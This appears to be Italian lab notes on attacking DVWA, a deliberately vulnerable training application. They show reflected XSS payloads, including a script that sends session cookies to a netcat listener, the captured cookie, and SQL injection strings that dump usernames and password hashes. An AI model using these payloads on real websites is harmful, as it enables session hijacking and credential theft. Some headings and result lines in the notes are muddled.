


XSS Reflected


`<i>Hello`

Questo è uno script ha riportato l' output in corsivo.



`<script>alert('XSS')</script>`

Lo script da come output un pop up alert con la scritta 'XSS'.



```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>
```

Inviando questo script in DVWA e successivamente collegarsi tramite netcat alla porta 12345 si può notare che riceve i cookie di session.


```
Command Injection
(kali@kali)-[~]
$ nc -l -p 12345
GET /?cookie=PHPSESSID=iavqjjs4ehha63q8ilv8lmfn6f;%20security=low HTTP/1.1
Host: 127.0.0.1:12345
Connection: keep-alive
sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.3
6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=iavqjjs4ehha63q8ilv8lmfn6f; security=low
```

SQL Injection

Controllo Injection:


Provando ad inserire 1 e 2 nel campo di ricerca di user ID, l'output risponde restituendo un First name e un Surname

Esempio 1:



Esempio 2:

SELECT FirstName, Surname FROM Table WHERE id=1' OR '1'='1



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with various security vulnerabilities listed, including Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, the application displays the results of the SQL query executed. The results show that the user ID '1' was successfully exploited, returning the first name and surname of the user 'admin'.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Vulnerability: SQL Injection

User ID: Submit

ID: SELECT FirstName, Surname FROM Table WHERE id=1' OR '1'='1
First name: admin
Surname: admin

ID: SELECT FirstName, Surname FROM Table WHERE id=1' OR '1'='1
First name: Gordon
Surname: Brown


ID: SELECT FirstName, Surname FROM Table WHERE id=1' OR '1'='1
First name: Hack
Surname: Me

ID: SELECT FirstName, Surname FROM Table WHERE id=1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: SELECT FirstName, Surname FROM Table WHERE id=1' OR '1'='1
First name: Bob
Surname: Smith

Esempio UNION:

1' UNION SELECT user, password FROM users#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with various security vulnerabilities listed, including Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and Authorisation Bypass. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, the application displays the results of the SQL query executed. The results show that the user ID '1' was successfully exploited using a UNION SELECT statement, returning the user and password of the user 'admin'.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass

Vulnerability: SQL Injection

User ID: Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

